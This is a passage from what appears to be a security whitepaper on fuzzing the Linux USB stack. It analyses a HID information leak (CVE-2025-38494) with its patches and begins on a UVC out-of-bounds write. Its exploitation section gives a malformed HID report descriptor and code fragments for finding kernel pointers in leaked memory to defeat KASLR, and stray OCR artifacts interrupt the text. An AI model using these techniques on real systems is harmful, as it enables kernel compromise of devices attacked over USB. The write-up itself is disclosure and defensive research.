
### 7.2.3. Coverage Collection Enhancements

Immediately after we added new code for SCSI, we examined the code coverage to determine what effect it had. It was noticed that the native and grammar changes did not seem to be affecting the coverage. After further investigation however, we determined this was because KCOV was not correctly tracking coverage on the kernel threads which were associated with SCSI scanning. Making the following KCOV addition allowed for correct tracking of coverage:

```
diff --git a/drivers/usb/storage/usb.c b/drivers/usb/storage/usb.c
index 152ee3376..9703ed40e 100644
--- a/drivers/usb/storage/usb.c
+++ b/drivers/usb/storage/usb.c
@@ -42,6 +42,8 @@
 #include <linux/mutex.h>
 #include <linux/utsname.h>

+#include <linux/kcov.h>
+
 #include <scsi/scsi.h>
 #include <scsi/scsi_cmnd.h>
 #include <scsi/scsi_device.h>
@@ -978,7 +980,12 @@ static void usb_stor_scan_dwork(struct work_struct *work)
                        scan_dwork.work);
        struct device *dev = &us->pusb_intf->dev;

-       dev_dbg(dev, "starting scan\n");
+       // Get the bus number to be used with KCOV
+       struct usb_device *hdev;
+       hdev = us->pusb_dev;
+
+       dev_dbg(dev, "starting scan on bus %d\n", hdev->bus->busnum);
+       kcov_remote_start_usb((u64)hdev->bus->busnum);

        /* For bulk-only devices, determine the max LUN value */
        if (us->protocol == USB_PR_BULK &&
@@ -996,6 +1003,8 @@ static void usb_stor_scan_dwork(struct work_struct *work)
                mutex_unlock(&us->dev_mutex);
        }
        scsi_scan_host(us_to_host(us));
+
+       kcov_remote_stop();
        dev_dbg(dev, "scan complete\n");
```

```
        /* Should we unbind if no devices were detected? */
```

After the syzkaller modifications showing the increase in coverage for the files we were targeting (**scsi.c** and **scsi_scan.c**):



| | | |
|---|---|---|
| ▼ scsi | 14% | of 7452 |
| constants.c | --- | of 32 |
| hosts.c | 49% | of 135 |
| scsi.c | 29% | of 328 |
| scsi_bsg.c | 8% | of 41 |
| scsi_common.c | 32% | of 79 |
| scsi_debugfs.c | --- | of 25 |
| scsi_devinfo.c | 20% | of 130 |
| scsi_error.c | 1% | of 729 |
| scsi_ioctl.c | --- | of 198 |
| scsi_lib.c | 22% | of 973 |
| scsi_lib_dma.c | --- | of 5 |
| scsi_logging.c | 6% | of 136 |
| scsi_pm.c | 15% | of 117 |
| scsi_proc.c | 25% | of 120 |
| scsi_scan.c | 55% | of 496 |
| scsi_sysctl.c | --- | of 1 |
| scsi_sysfs.c | 19% | of 565 |
| scsi_trace.c | --- | of 30 |
| scsi_transport_spi.c | 1% | of 582 |
| scsicam.c | --- | of 38 |
| sd.c | 2% | of 1315 |
| sd.h | 100% | of 1 |
| sg.c | 4% | of 838 |
| sr.c | 33% | of 189 |
| sr_ioctl.c | 33% | of 107 |
| sr_vendor.c | 71% | of 55 |
| virtio_scsi.c | --- | of 187 |

```
20   *
21   *
22   *
23   *
24   *
25   *
26   *
27   */
28
29   #in
30   #in
31   #in
32   #in
33   #in
34   #in
35   #in
36   #in
37   #in
38   #in
39
40   #in
41   #in
42   #in
43   #in
44   #in
45   #in
46   #in
47   #in
48   #in
49
50   #in
51   #in
52
53   #de
```

### 7.2.4. HID Fuzzing (LKL)

An alternative method of fuzzing we used to target specifically HID devices was using Linux Kernel Library (LKL) project https://github.com/lkl/linux. This allows running the Linux kernel within userspace and would allow some fuzzing of USB devices with some small modifications to an existing fuzzer and the build process:

https://github.com/lkl/linux/blob/master/tools/lkl/fuzzers/hid/hid-fuzzer.c

# 8. CVE-2025-38494 HID Information Leak

This vulnerability was an integer underflow in the Human Interface Device (HID Core) subsystem which could lead to an information disclosure of ~64 KB of data starting from a `kzalloc(7, GFP_KERNEL)` over a USB connection.

## 8.1. Vulnerability Analysis

The vulnerability was initially identified by syzkaller https://syzkaller.appspot.com/bug?extid=fbe9fff1374eefadffb9 displaying the following stack trace:

```
BUG: KMSAN: kernel-usb-infoleak in usb_submit_urb+0x5a1/0x2630 drivers/usb/core/urb.c:430
 usb_submit_urb+0x5a1/0x2630 drivers/usb/core/urb.c:430
 usb_start_wait_urb+0xc2/0x320 drivers/usb/core/message.c:59
 usb_internal_control_msg drivers/usb/core/message.c:103 [inline]
 usb_control_msg+0x27c/0x5b0 drivers/usb/core/message.c:154
 usbhid_raw_request+0x4ab/0x690 drivers/hid/usbhid/hid-core.c:-1
 __hid_request+0x2bd/0x500 drivers/hid/hid-core.c:1989
 hidinput_change_resolution_multipliers drivers/hid/hid-input.c:1950 [inline]
 hidinput_connect+0x3bf5/0x5cc0 drivers/hid/hid-input.c:2327
 hid_connect+0x6b4/0x3440 drivers/hid/hid-core.c:2239
 hid_hw_start+0xfc/0x1e0 drivers/hid/hid-core.c:2354
 ms_probe+0x2e5/0x890 drivers/hid/hid-microsoft.c:391
 __hid_device_probe drivers/hid/hid-core.c:2724 [inline]
```

The report descriptor which was used for this device was as follows:

```
        0x96, 0x01, 0x00,              # Report Count (1)                    0
        0x06, 0x01, 0x00,              # Usage Page (Generic Desktop)        3
        # 0x03, 0x00, 0x00, 0x00, 0x00,  # Ignored by the kernel somehow
        0x2a, 0x90, 0xa0,              # Usage Maximum (41104)               6
        0x27, 0x00, 0x00, 0x00, 0x00,  # Logical Maximum (0)                 9
        0xb3, 0x81, 0x3e, 0x25, 0x03,  # Feature (Cnst,Arr,Abs,Vol)          14
        0x1b, 0xdd, 0xe8, 0x40, 0x50,  # Usage Minimum (1346431197)          19
        0x3b, 0x5d, 0x8c, 0x3d, 0xda,  # Designator Index                    24
```

This report descriptor is essentially full of garbage and only contains 1 feature report (no input reports). This leads to the function **__hidinput_change_resolution_multipliers** having a report->size of 0.

```
static void hidinput_change_resolution_multipliers(struct hid_device *hid)
{
    struct hid_report_enum *rep_enum;
    struct hid_report *rep;
    int ret;

    rep_enum = &hid->report_enum[HID_FEATURE_REPORT];
    list_for_each_entry(rep, &rep_enum->report_list, list) {
        bool update_needed = __hidinput_change_resolution_multipliers(hid,
                                    rep, true);

        if (update_needed) {
            ret = __hid_request(hid, rep, HID_REQ_SET_REPORT);
            if (ret) {
                __hidinput_change_resolution_multipliers(hid,
                                rep, false);
                return;
            }
        }
```

```
    }

    /* refresh our structs */
    hid_setup_resolution_multiplier(hid);
}
```

If an update is needed, then **__hid_request** will be called with the report of size 0.

If we examine this function pre-patch (for example on 6.2 kernel) we can see the following:

```
/*
 * Implement a generic .request() callback, using .raw_request()
 * DO NOT USE in hid drivers directly, but through hid_hw_request instead.
 */
int __hid_request(struct hid_device *hid, struct hid_report *report,
        enum hid_class_request reqtype)
{
    char *buf;
    int ret;
    u32 len;

    buf = hid_alloc_report_buf(report, GFP_KERNEL);        [1]
    if (!buf)
        return -ENOMEM;

    len = hid_report_len(report);                          [2]

    if (reqtype == HID_REQ_SET_REPORT)                     [3]
        hid_output_report(report, buf);

    ret = hid->ll_driver->raw_request(hid, report->id, buf, len,  [4]
                      report->type, reqtype);
    if (ret < 0) {
        dbg_hid("unable to complete request: %d\n", ret);
        goto out;
    }

    if (reqtype == HID_REQ_GET_REPORT)
        hid_input_report(hid, report->type, buf, ret, 0);

    ret = 0;

out:
    kfree(buf);
    return ret;
}
EXPORT_SYMBOL_GPL(__hid_request);
```

The important things to notice here are that at [1] **hid_alloc_report_buf** will be called:

```
/*
 * Allocator for buffer that is going to be passed to hid_output_report()
 */
u8 *hid_alloc_report_buf(struct hid_report *report, gfp_t flags)
{
    /*
     * 7 extra bytes are necessary to achieve proper functionality
     * of implement() working on 8 byte chunks
     */
```

```
    u32 len = hid_report_len(report) + 7;

    return kmalloc(len, flags);
}
EXPORT_SYMBOL_GPL(hid_alloc_report_buf);


/**
 * hid_report_len - calculate the report length
 *
 * @report: the report we want to know the length
 */
static inline u32 hid_report_len(struct hid_report *report)
{
     return DIV_ROUND_UP(report->size, 8) + (report->id > 0);
}
```

hid_report_len will return 0, as the report->id is 0. Therefore the allocation will be 0+7 = 7 bytes kmalloc'd. This will end up being allocated out of the kmalloc-8 size cache.

Continuing with the function __hid_request at [2] len will be assigned 0.

At [3] as the reqtype is HID_REQ_SET_REPORT then hid_output_report will be called.

Finally, at [4] the function calls which passes the request onto the transport driver with the len of 0:

```
    ret = hid->ll_driver->raw_request(hid, report->id, buf, len,  [4]
                      report->type, reqtype);
```

The transport driver in this case is USBHID and it will call this function:

```
static int usbhid_raw_request(struct hid_device *hid, unsigned char reportnum,
                  __u8 *buf, size_t len, unsigned char rtype,
                  int reqtype)
{
    switch (reqtype) {
    case HID_REQ_GET_REPORT:
        return usbhid_get_raw_report(hid, reportnum, buf, len, rtype);
    case HID_REQ_SET_REPORT:
        return usbhid_set_raw_report(hid, reportnum, buf, len, rtype);
    default:
        return -EIO;
    }
}
```

Looking at usbhid_set_raw_report we will see the following (len has become count now and is 0):

```
static int usbhid_set_raw_report(struct hid_device *hid, unsigned int reportnum,
                 __u8 *buf, size_t count, unsigned char rtype)
{
    struct usbhid_device *usbhid = hid->driver_data;
    struct usb_device *dev = hid_to_usb_dev(hid);
    struct usb_interface *intf = usbhid->intf;
    struct usb_host_interface *interface = intf->cur_altsetting;
    int ret, skipped_report_id = 0;

    /* Byte 0 is the report number. Report data starts at byte 1.*/
    if ((rtype == HID_OUTPUT_REPORT) &&
        (hid->quirks & HID_QUIRK_SKIP_OUTPUT_REPORT_ID))
        buf[0] = 0;
```

```
    else
        buf[0] = reportnum;

    if (buf[0] == 0x0) {                        [1]
        /* Don't send the Report ID */
        buf++;
        count--;                                [2]
        skipped_report_id = 1;
    }

    ret = usb_control_msg(dev, usb_sndctrlpipe(dev, 0),   [3]
            HID_REQ_SET_REPORT,
            USB_DIR_OUT | USB_TYPE_CLASS | USB_RECIP_INTERFACE,
            ((rtype + 1) << 8) | reportnum,
            interface->desc.bInterfaceNumber, buf, count,
            USB_CTRL_SET_TIMEOUT);
    /* count also the report id, if this was a numbered report. */
    if (ret > 0 && skipped_report_id)
        ret++;

    return ret;
}
```

At [1] buf[0] will be 0, therefore the count (0) will be decremented by 1. The variable count is a size_t therefore this will underflow to SIZE_MAX (18446744073709551615) on 64-bit.

The function usb_control_msg will then be called to send the control message over the usb_sndctrlpipe from the host to the device:

```
int usb_control_msg(struct usb_device *dev, unsigned int pipe, __u8 request,
            __u8 requesttype, __u16 value, __u16 index, void *data,
            __u16 size, int timeout)
{
    struct usb_ctrlrequest *dr;
    int ret;

    dr = kmalloc(sizeof(struct usb_ctrlrequest), GFP_NOIO);
    if (!dr)
        return -ENOMEM;

    dr->bRequestType = requesttype;
    dr->bRequest = request;
    dr->wValue = cpu_to_le16(value);
    dr->wIndex = cpu_to_le16(index);
    dr->wLength = cpu_to_le16(size);

    ret = usb_internal_control_msg(dev, pipe, dr, data, size, timeout);

    /* Linger a bit, prior to the next control message. */
    if (dev->quirks & USB_QUIRK_DELAY_CTRL_MSG)
        msleep(200);

    kfree(dr);

    return ret;
}
EXPORT_SYMBOL_GPL(usb_control_msg);
```

As you can see size to this function is passed as u16, therefore SIZE_MAX will be converted to 65535

18446744073709551615 mod 65536 = 65535

This leads to the information leakage of ~64 KB of data being leaked starting from kmalloc-8 size kzalloc(7, GFP_KERNEL) over USB.

Now that we have understood the vulnerability, lets see how this was patched:

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=4f15ee98304b96e164ff2340e1dfd6181c3f42aa

**HID: core: ensure the allocated report buffer can contain the reserved report ID**

```
When the report ID is not used, the low level transport drivers expect
the first byte to be 0. However, currently the allocated buffer not
account for that extra byte, meaning that instead of having 8 guaranteed
bytes for implement to be working, we only have 7.

Reported-by: Alan Stern <stern@rowland.harvard.edu>
Closes: https://lore.kernel.org/linux-input/c75433e0-9b47-4072-bbe8-b1d14ea97b13@rowland.harvard.edu/
Cc: stable@vger.kernel.org
Suggested-by: Alan Stern <stern@rowland.harvard.edu>
Link: https://patch.msgid.link/20250710-report-size-null-v2-1-ccf922b7c4e5@kernel.org
Signed-off-by: Benjamin Tissoires <bentiss@kernel.org>
```

Diffstat

-rw-r--r-- drivers/hid/hid-core.c 5

1 files changed, 4 insertions, 1 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index b348d0464314ca..1a231dd9e4bc83 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1883,9 +1883,12 @@ u8 *hid_alloc_report_buf(struct hid_report *report, gfp_t flags)
         /*
          * 7 extra bytes are necessary to achieve proper functionality
          * of implement() working on 8 byte chunks
+         * 1 extra byte for the report ID if it is null (not used) so
+         * we can reserve that extra byte in the first position of the buffer
+         * when sending it to .raw_request()
          */

-        u32 len = hid_report_len(report) + 7;
+        u32 len = hid_report_len(report) + 7 + (report->id == 0);

         return kzalloc(len, flags);
 }
```

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=0d0777ccaa2d46609d05b66ba0096802a2746193

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 1a231dd9e4bc83..320887c365f7a3 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1976,7 +1976,7 @@ static struct hid_report *hid_get_report(struct hid_report_enum *report_enum,
 int __hid_request(struct hid_device *hid, struct hid_report *report,
                 enum hid_class_request reqtype)
 {
-       char *buf;
+       char *buf, *data_buf;
        int ret;
        u32 len;

@@ -1984,10 +1984,17 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
        if (!buf)
                return -ENOMEM;

+       data_buf = buf;
        len = hid_report_len(report);

+       if (report->id == 0) {
+               /* reserve the first byte for the report ID */
+               data_buf++;
+               len++;
+       }
+
        if (reqtype == HID_REQ_SET_REPORT)
-               hid_output_report(report, buf);
+               hid_output_report(report, data_buf);

        ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
                                          report->type, reqtype);
```

https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=c2ca42f190b6714d6c481dfd3d9b62ea091c946b

**HID: core: do not bypass hid_hw_raw_request**

```
hid_hw_raw_request() is actually useful to ensure the provided buffer
and length are valid. Directly calling in the low level transport driver
function bypassed those checks and allowed invalid paramto be used.

Reported-by: Alan Stern <stern@rowland.harvard.edu>
Closes: https://lore.kernel.org/linux-input/c75433e0-9b47-4072-bbe8-b1d14ea97b13@rowland.harvard.edu/
Cc: stable@vger.kernel.org
Link: https://patch.msgid.link/20250710-report-size-null-v2-3-ccf922b7c4e5@kernel.org
Signed-off-by: Benjamin Tissoires <bentiss@kernel.org>
```

Diffstat

-rw-r--r-- drivers/hid/hid-core.c 3

1 files changed, 1 insertions, 2 deletions

```
diff --git a/drivers/hid/hid-core.c b/drivers/hid/hid-core.c
index 320887c365f7a3..b31b8a2fd540bd 100644
--- a/drivers/hid/hid-core.c
+++ b/drivers/hid/hid-core.c
@@ -1996,8 +1996,7 @@ int __hid_request(struct hid_device *hid, struct hid_report *report,
        if (reqtype == HID_REQ_SET_REPORT)
                hid_output_report(report, data_buf);

-       ret = hid->ll_driver->raw_request(hid, report->id, buf, len,
-                                         report->type, reqtype);
+       ret = hid_hw_raw_request(hid, report->id, buf, len, report->type, reqtype);
        if (ret < 0) {
                dbg_hid("unable to complete request: %d\n", ret);
                goto out;
```

## 8.2. Exploitation

Examining the state of the heap after the allocation has occurred we can see the following (where RAX is kmalloc-8 allocation):

```
rax            0xffff88842c472cb0  -131373716788048
rbx            0xffff88842a35e000  -131373751476224
rcx            0x0                 0
rdx            0x8                 8
rsi            0x0                 0
```

```
rdi            0xffff88842dc07b80  -131373692060800
rbp            0xffff88842a35e000  0xffff88842a35e000
```

Using libslub we can see the following:

```
(gdb) sbcache -n kmalloc-8 --main-slab
struct kmem_cache @ 0xffff88842dc07b80 {
  name        = kmalloc-8
  flags       = __CMPXCHG_DOUBLE
  offset      = 0x0
  size        = 8 (0x8)
  object_size = 8 (0x8)
  struct kmem_cache_cpu @ 0xffff88842fa235a0 (cpu 0) {
    freelist = 0xffff88842c9a3818 (313 elements)
    page     = struct page @ 0xffffea0010b268c0 {
      objects  = 512
      inuse    = 498 (real = 185)
      frozen   = 1
      freelist = 0xffff88842c9a30c8 (14 elements)
      region   @ 0xffff88842c9a3000-0xffff88842c9a4000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842fa635a0 (cpu 1) {
    freelist = 0xffff88842de27af8 (271 elements)
    page     = struct page @ 0xffffea0010b789c0 {
      objects  = 512
      inuse    = 488 (real = 217)
      frozen   = 1
      freelist = 0xffff88842de279d8 (24 elements)
      region   @ 0xffff88842de27000-0xffff88842de28000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842faa35a0 (cpu 2) {
    freelist = 0xffff88842c472bb8 (263 elements)
    page     = struct page @ 0xffffea0010b11c80 {
      objects  = 512
      inuse    = 507 (real = 244)
      frozen   = 1
      freelist = 0xffff88842c472c60 (5 elements)
      region   @ 0xffff88842c472000-0xffff88842c473000 (512 elements)
  struct kmem_cache_cpu @ 0xffff88842fae35a0 (cpu 3) {
    freelist = 0xffff88842df85db0 (293 elements)
    page     = struct page @ 0xffffea0010b7e140 {
      objects  = 512
      inuse    = 472 (real = 179)
      frozen   = 1
      freelist = 0xffff88842df859b8 (40 elements)
      region   @ 0xffff88842df85000-0xffff88842df86000 (512 elements)
```

Our allocation is falling into the highlighted region, with 512 elements (0x1000). After several attempt we couldn't seem to find any regions directly overlapping. We also attempted to look for a good spray primitive of kmalloc-8 which would contain text pointers. However, over USB this seemed to be excessively challenging.

Therefore, our idea for exploitation relies on the fact that from multiple runs of our exploit code we could often see kernel text segment pointers occurring within the leaked data.

We can first search through the leaked data and determine if a value looks like a possible kernel pointer by checking to see if its higher order bits are set:

```
if (addr & 0xffffffff00000000) == 0xffffffff00000000:
```

We can then check the alignment of the pointer; compilers often align functions to 16-byte boundaries. If this does look like an aligned kernel pointer, then we then try to resolve the pointer. To do this for our targets we can previously dump /proc/kallsyms giving us the symbol names and their runtime loaded address (after KASLR has been applied). As KASLR does not affect the lower two bytes of the pointer in this case, we can mask off those two bytes and

perform a comparison against the mapped items. Using this and a common two least significant bytes from text pointers which are commonly leaked:

```
offset_sets = {
    "pm_suspend_timer_fn" : [0x5a80],
    "pm_runtime_work" : [0x5b10],
    "blk_stat_timer_fn" : [0x5ce0],
    "blk_mq_poll_stats_bkt" : [0xa240],
    "blk_mq_poll_stats_fn" : [0x97a0],
    "fib4_dump" : [0x05d0],
    "fib4_seq_read" : [0x0630],
    "hrtimer_wakeup" : [0x62b0],
    "do_no_restart_syscall" : [0x07d0],
    "root_user" : [0x2040],
}
```


We can then calculate the _text base address from the leaked pointer and its known offset from base.

Finally, we can sanity check the calculated base address by relying on the fact that from our testing the base address always ended in 0x00000.

```
if (base_addr & 0x000000000000ffffff) == 0x0000000000000000:
```

We then checked the base address to confirm it was the correct value.

This shows the output from this part of our exploit chain



# 9. CVE-2024-53104 UVC Video Out of Bounds Write

This section of the whitepaper will describe an Out-of-Bounds write vulnerability which was identified affecting the Linux kernel as prior to version 6.13-rc1.

## 9.1. Vulnerability Analysis

There is an Out-of-Bounds write vulnerability in the ` uvc_parse_format ` that is the result of improper frame type validation within the ` uvc_parse_streaming->uvc_parse_format ` callflow which results in an attacker-controlled for-loop corrupting adjacent `frame` structures, and if the length is big enough, adjacent kmalloc cache objects resulting in an OOB heap write.

```
for (i = 0; i < n; ++i) { // `n` is controlled and not validated with ftype=0
   interval = get_unaligned_le32(&buffer[26+4*i]); // <---------------------------------- OOB HERE
   *(*intervals)++ = interval ? interval : 1;
}

/*
* Make sure that the default frame interval stays between
* the boundaries.
*/
n -= frame->bFrameIntervalType ? 1 : 2;
frame->dwDefaultFrameInterval =
                min(frame->dwFrameInterval[n],
                 max(frame->dwFrameInterval[0], frame->dwDefaultFrameInterval));

// Use the UVC_QUIRK_RESTRICT_FRAME_RATE quirk
if (dev->quirks & UVC_QUIRK_RESTRICT_FRAME_RATE) {
   frame->bFrameIntervalType = 1;
   frame->dwFrameInterval[0] = frame->dwDefaultFrameInterval;
}
```

As seen here, the general design of the `uvc_streaming` function is to first read in the USB descriptors and determine how many of each respective structure (i.e. formats, frames, intervals) they will be parsing.


```
/* Count the format and frame descriptors. */
while (_buflen > 2 && _buffer[1] == USB_DT_CS_INTERFACE) {
switch (_buffer[2]) {
...
case UVC_VS_FORMAT_DV:
/*
* DV format has no frame descriptor. We will create a
* dummy frame descriptor with a dummy frame interval.
```

```
*/
   nformats++;
   nframes++;
   nintervals++;
break;

...
case UVC_VS_FRAME_UNCOMPRESSED:
case UVC_VS_FRAME_MJPEG:
nframes++;
   if (_buflen > 25)
      nintervals += _buffer[25] ? _buffer[25] : 3;
   break;

case UVC_VS_FRAME_FRAME_BASED:
   nframes++;
   if (_buflen > 21)
       nintervals += _buffer[21] ? _buffer[21] : 3;
   break;
  }
```

Once the size of all three values (nformats, nframes, nintervals) is determined, the combined size is used to calculate the final heap chunk size where all three structures will coexist in memory. Notice that for formats with an expected frame descriptor, such as UVC_VS_FRAME_MJPEG, the `nintervals` variable is commensurate with the byte value that is specified at `buffer[25]`. However, with `UVC_VS_FORMAT_DV` the number of intervals only increase by 1 each time a `UVC_VS_FORMAT_DV` format is encountered.

```
size = nformats * sizeof(*format) + nframes * sizeof(*frame) + nintervals * sizeof(*interval);
format = kzalloc(size, GFP_KERNEL);
if (format == NULL) {
   ret = -ENOMEM;
   goto error;
}
```

Each `format` then has associated frames and intervals which can be illustrated by the following general hierarchy.




The main issue with the how the Out-of-bounds write occurs is due to improper validation of the expected frame type while parsing a `uvc_frame`. This arises in `uvc_parse_format` when the respective frame is parsed and set with the `ftype` variable as seen below:

```
switch (buffer[2]) {
...

case UVC_VS_FORMAT_MJPEG:
...

format->fcc = V4L2_PIX_FMT_MJPEG;
format->flags = UVC_FMT_FLAG_COMPRESSED;
format->bpp = 0;
ftype = UVC_VS_FRAME_MJPEG; // <----- Frame type set to MJPEG frame
break;

case UVC_VS_FORMAT_DV:
...
format->fcc = V4L2_PIX_FMT_DV;
format->flags = UVC_FMT_FLAG_COMPRESSED | UVC_FMT_FLAG_STREAM;
